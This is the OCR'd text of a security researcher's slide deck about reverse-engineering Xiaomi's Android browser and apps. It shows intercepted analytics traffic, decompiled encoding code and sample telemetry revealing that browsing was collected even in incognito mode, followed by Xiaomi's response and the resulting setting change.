



Android Reversing: Tales from the frontline

@hookgab
@SecureWithHuman



INGENIOS! Un ROMÂN
RATB

Autor: AndreiArvinte

Un hacker român a reușit
încât acesta nu a mai fost
călători.

**INGENIOUS! A
managed
to modify pub
transportation**

Drive A Mazda? Your Privacy Could Be Gone



Thomas Brewster For
Security
I cover crime, privacy and s



Mazda cars could be vulnerable to a pr
By Raymond Boyd/Getty Images)


All it might take is a USB stick
into a kind of spy mobile.



who




Xiaomi is a privately owned electronics and software company that focuses on mobile devices and technology.



Headquarter:
Haidian District,
Beijing, China



Founded Date:
6 April, 2010



Xiaomi stops disclosing annual sales figures as CEO admits the company grew too fast

UBER  airbnb  

Xiaomi is currently the worlds most valuable startup worth more than than Uber, Airbnb or Pinterest.

Xiaomi beats Samsung to top spot in India's smartphone market



Lei Jun


Known as the Steve Jobs of China and Xiaomi, the Apple of China.

who

XIAOMI PRODUCTS YOU NEVER KNEW EXISTED


 Smartphone	 Tablets	BATTERIES and Battery Packs	 Laptops	 Headphones	 Earphones
 FM Transmitters	BLUETOOTH	 TV & Box	 Mouse	 Purifiers	ELECTRIC Kettle
 Induction cooker	 Rice Cooker	 Wristband	 Thermometer	 Toothbrush	 Cameras
 Lamps	 Night light	 Smart Bulb	 Home security cameras	 LED, TV	 Bluetooth Speakers
 VR Play	 Bagpacks/ suitcase	 Self Balancing Scooter	 wallet	 Shoes	 Tshirt
 Phone holder for cars	 Toys	 Umbrella	 Glass crisper	 Selfie stick	 Modem/Router/ Repeater

who



why

1. cheap
2. powerful
3. decent camera
4. NFC
5. solid display
6. ???
7. what's the catch?



[Design Upgrade]

2.5D glass enclosure in popular colors

Smaller chin and bezels

90% high screen-to-body ratio


how

1. brand new phone
2. rooted + custom cert
3. ...
4. oh my that's a load of data

...	Method	Host	Path	Start	Duration	Size	Status
🕒	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	09:53:40	743 ms	18.37 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	10:02:56	756 ms	18.37 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	10:45:55	813 ms	18.73 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	10:50:40	711 ms	19.06 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	10:56:25	1.76 s	18.22 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	11:06:01	747 ms	18.00 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:11:27	1.32 s	18.22 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:26:28	1.72 s	17.96 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:41:30	719 ms	17.96 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/getconfig	11:45:54	387 ms	825 bytes Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	11:56:32	836 ms	17.95 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/getconfig	12:00:24	364 ms	825 bytes Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	12:00:41	716 ms	19.60 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/getconfig	12:10:51	750 ms	823 bytes Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/mistats/v2	12:10:57	343 ms	1.58 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:11:33	728 ms	17.96 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:15:54	696 ms	18.04 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/mistats/v3	12:16:38	543 ms	2.33 KB Complete
🕒	200	POST	data.mistat.intl.xiaomi.com	/realtime_network	12:26:34	698 ms	17.95 KB Complete

We are out of ~~maple syrup~~ Dave
personal data





how

13:23



en.greatfire.org

简体中文

We monitor and challenge internet censorship in China



Structure	Sequence	Code	Method	Host	Path	Start	Duration	Size	Status	Info
		200	POST	sa-api.intl.miui.com	/sa?project=global_browser&r=GB	13:23:41	720 ms	21.21 KB	Compl...	
		200	POST	sa-api.intl.miui.com	/sa?project=global_browser&r=GB	13:24:24	1.24 s	18.48 KB	Compl...	

Filter: sa? Focused

Overview	Contents	Summary	Chart	Notes
Name	Value			
crc	-1096738491			
gzip	1			
data_list	H4dIAAAAAAAAAAO2dbW/bOBKA/8cCKfopdkRKpEgDQdHcbYPetd3isrgrcDkHEtBtRPRRi6CvUEOS/31Cy*9hSUqfrxm08DR/bICiRw5IHwyE9+e91LyhzFV4E...			

how

Domain Name: miui.com

Registry Domain ID: 80715906_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.ename.com

Registrar URL: <http://www.ename.net>

Updated Date: 2017-03-22T07:04:19Z

Creation Date: 2001-12-05T11:50:12Z

Registrar Registration Expiration Date: 2022-12-05T11:50:12Z

Registrar: eName Technology Co.,Ltd.

Registrar IANA ID: 1331

Registrar Abuse Contact Email: abuse@ename.com

Registrar Abuse Contact Phone: +86.4000044400

Domain Status: clientDeleteProhibited <https://www.icann.org/epp#clientDeleteProhibited>

Domain Status: clientTransferProhibited <https://www.icann.org/epp#clientTransferProhibited>

Registrant State/Province: Beijing

Registrant Country: CN

Registrant Email: Select Contact Domain Holder link at <https://whois.ename.net/contact/miui.com>

Admin Email: Select Contact Domain Holder link at <https://whois.ename.net/contact/miui.com>

Tech Email: Select Contact Domain Holder link at <https://whois.ename.net/contact/miui.com>

Name Server: ns4.dnsv5.com

Name Server: ns3.dnsv5.com

DNSSEC: unsigned

URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>

>>> Last update of WHOIS database: 2019-12-14T03:00:34Z <<<

how

	Resolve	Location	Network	ASN	First	Last
<input type="checkbox"/>	47.241.109.186	US	47.241.0.0/17	45102	2020-04-27	2020-04-27
<input type="checkbox"/>	107.155.53.93	RU	107.155.52.0/23	137280	2019-07-24	2020-04-27
<input type="checkbox"/>	161.117.71.138	SG	161.117.0.0/17	45102	2018-08-07	2020-04-26

how

Name	Value
crc	1648940987
gzip	1
data_list	H4slIAAAAAAAAAO2de4/bNhLAvOr

sendHTTPReque

```
    r2.appendQueryParameter(r10, r11) // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
L_0x01a6:
    java.lang.String r10 = "gzip"
    java.lang.String r11 = "1"
    r5.appendQueryParameter(r10, r11) // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    java.lang.String r10 = "data_list"
    r5.appendQueryParameter(r10, r2) // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    android.net.Uri r5 = r5.build() // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    java.lang.String r5 = r5.getEncodedQuery() // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    boolean r10 = android.text.TextUtils.isEmpty(r5) // Catch:{ IOException -> 0x01a9, all -> 0x01a6 }
    if (r10 == 0) goto L_0x00a8
    r1.closeStream(r4, r4, r4, r6)
    return
```

how

```
return  
L_0x0093:  
r2 = r5[r1]  
r5 = r5[r0]  
r6 = 25  
java.lang.String r7 = r10.encodeData(r5)    /.  
android.content.Context r8 = r10.mContext  
com.sensorsdata.analytics.android.sdk.SensorsD  
java.lang.String r8 = r8.getServerUrl()    //  
r10.sendHttpRequest(r8, r7, r5, r1)    // Cat  
android.content.Context r5 = r10.mContext  
com.sensorsdata.analytics.android.sdk.SensorsD  
boolean r5 = r5.isDebugEnabled()
```

```
private String encodeData(String str) throws IOException {  
    String str2 = "UTF-8";  
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(str.getBytes(str2).length);  
    GZIPOutputStream gzipOutputStream = new GZIPOutputStream(byteArrayOutputStream);  
    gzipOutputStream.write(str.getBytes(str2));  
    gzipOutputStream.close();  
    byte[] byteArray = byteArrayOutputStream.toByteArray();  
    byteArrayOutputStream.close();  
    return new String(Base64Coder.encode(byteArray));  
}
```

what

1. visited URL
2. network type
3. device info
4. UUID (more later)

5. but wait, there's more

```
"event": "page_load_event_start",
"properties": {
  "$lib": "Android",
  "$os_version": "9",
  "$lib_version": "3.2.10",
  "$model": "Redmi Note 8",
  "$os": "Android",
  "$screen_width": 1080,
  "$screen_height": 2340,
  "$manufacturer": "Xiaomi",
  "$app_version": "11.9.3-g",
  "internet_status": 1,
  "uuid": "27f133c4-3ead-4e58-a60c-b1a169592bf8",
  "platform": "AndroidApp",
  "miui_version": "V11.0.3.0.PCOMIXM",
  "miui_region": "GB",
  "eid": "News-:video-:search0:headiconoff:channel_en_youtube-web",
  "apk_name": "com.android.browser",
  "browser_install_referrer": "com.android.browser",
  "log_miaccount": 1,
  "gaid": "20c20352-a3fd-4418-acfe-a1752051b23d",
  "$wifi": true,
  "$network_type": "WIFI",
  "event_network": "wifi",
  "url": "https://en.greatfire.org/",
  "$is_first_day": false
},
"_flush_time": 1587990229911
```


what

1. MIUI id!!!

2. ...

3. INCOGNITO MODE

```
"properties":{  
  "adblock_show_notification":0,  
  "user_incognito_mode":1,  
  "adblock_switch":0,  
  "language_browser":"EN",  
  "user_desktop_mode":0,  
  "user_night_mode":0,  
  "user_click_interest":0,  
  "language":"EN",  
  "user_newsfeed":1,  
  "language_news":"EN",  
  "user_download_videos":1,  
  "user_youtube_signin":0,  
  "account_id":"6316280058",  
  "dark_mode":0,  
  "user_push_agree":1,  
  "user_facebook_notification":0,  
  "user_data_save_mode":0,  
  "minus_screen":"","  
  "region":"GB",  
  "user_checkbox_4G":1  
},  
"_flush_time":1587991388805
```

what


1. MIUI id
2. UUID ('member it?')

you cannot create a MIUI id without your phone number/email/social media account

```
"_track_id": 1164757523,  
"time": 1588500999087,  
"type": "track",  
"distinct_id": "6316280058",  
"lib": {  
  "$lib": "Android",  
  "$lib_version": "3.2.10",  
  "$app_version": "11.9.3-g",  
  "$lib_method": "code",  
  "$lib_detail": "com.sensorsdata",  
},  
"event": "page_load_event_start",  
"properties": {
```



but wait, there's more

what



```
"event": "newsfeed_click",
"properties": {
  "$lib": "Android",
  "$carrier": "Vodafone",
  "$os_version": "9",
  "$lib_version": "3.2.10-pre",
  "$model": "Redmi Note 8",
  "$os": "Android",
  "$screen_width": 1080,
  "$screen_height": 2340,
  "$manufacturer": "Xiaomi",
  "$app_version": "12.1.1",
  "$wifi": true,
  "$network_type": "WIFI",
  "content_title": "UK 'hypocritical', says UN expert",
  "content_type": "news",
  "pattern": "1",
  "cp_name": "The Guardian",
  "tag": "UK",
  "doc_id": "cms-amp-BB13epCo",
  "$is_first_day": false
},
"_flush_time": 1587992173737
```

what



what

```
,"event": "$AppClick",  
"properties": {  
  "$lib": "Android",  
  "$os_version": "9",  
  "$lib_version": "3.2.4",  
  "$model": "Redmi Note 8",  
  "$os": "Android",  
  "$screen_width": 1080,  
  "$screen_height": 2340,  
  "$manufacturer": "Xiaomi",  
  "$app_version": "4.11.11i",  
  "$wifi": true,  
  "$network_type": "WIFI",  
  "$is_first_day": false,  
  "$screen_name": "com.miui.player.ui.MusicBrowserActivity",  
  "$title": "Music",  
  "$element_content": "HongKong1 | OFFICIAL MV | Nguyễn Trọng Tài x San Ji x Double X-U",  
  "$element_type": "com.miui.player.display.view.cell.LocalSongListItem"  
},  
"_flush_time": 1588613193059
```

what

1. download firmware
2. brotli extractor
3. sdat2img
4. pull APKs/VDEX from system.img
5. ???
6. proshit



Poco F2 Pro



Redmi K30 5G
Racing



Redmi Note 9
Pro



Redmi Note 9



Mi Note 10 Lite



Mi 10 Youth 5G



Mi 10 Lite 5G



Redmi K30 Pro
Zoom



Redmi K30 Pro



Redmi Note 9S



Redmi Note 9
Pro Max



Redmi Note 9
Pro (India)



Black Shark 3
Pro



Black Shark 3



Mi 10 Pro 5G



Mi 10 5G



Redmi 8A Pro



Redmi 8A Dual



Poco X2



Redmi K30

aftermath

Forbes

Exclusive: Warning Over Chinese Mobile Giant Xiaomi Recording Millions Of People's

https://www.androidauthority.com/xiaomi-privacy-cheap-phone-1118444/

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Is selling your privacy for a cheaper phone really a good idea?

Xiaomi has addressed its recent privacy controversies — here's what's changed.

FEATURES By Suzana Dalul • May 14, 2021



Dhiruv Bhutani / Android Authority

Updated at 16:59, May 3, GMT+8, in Beijing

—START—

We would like to express our appreciation for researchers' engagement, passionate and constructive discussion.



Given our goal of providing world class secure services and products to all users, our next Mint Browser and Mi Browser software update will include an option in incognito mode for all users of both browsers to switch on/off the aggregated data collection, in an effort to further strengthen the control we grant users over sharing their own data with Xiaomi. The software updates will be submitted to Google Play for approval within today (May 3, GMT+8).

We believe this functionality, in combination with our approach of maintaining aggregated data in non-identifiable form, goes beyond any legal requirements and demonstrates our company's commitment to user privacy.

As always, Xiaomi welcomes users to participate in our product development and advancement. Listening to feedback from users and letting them take part in Xiaomi's future have been at the core of our company from the beginning.

—END—

WE WON! >:)

ISO 27018 is an international code of conduct that focuses on personal data protection on cloud. This certification indicates that Xiaomi Cloud has a complete system for the protection of personal data.

BLA BLA BLA . . .

aftermath

Enhanced Incognito mode

Improve your user experience by uploading aggregated data stats when Incognito mode is on





Enhanced Incognito mode

Aggregated data stats won't be uploaded when Incognito mode is on



ios





ios

12:35



12:36



Launch Cloud Tabs

Launch Cloud Tabs

ios

Structure **Sequence**

...	...	Host	Path	Start	Duration	Size	S...	Info
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:28:57	754 ms	17.72 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:30:15	618 ms	17.77 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:34:19	588 ms	17.51 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:34:45	286 ms	890 bytes	Fai...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:34:59	633 ms	17.52 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:37:02	614 ms	17.55 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:38:55	633 ms	17.97 KB	Co...	

Filter: colle Focused




Overview **Contents** Summary Chart Notes













```
00000000 1f 8b 08 00 00 00 00 00 00 13 cd 55 4b 92 d3 30          UK 0
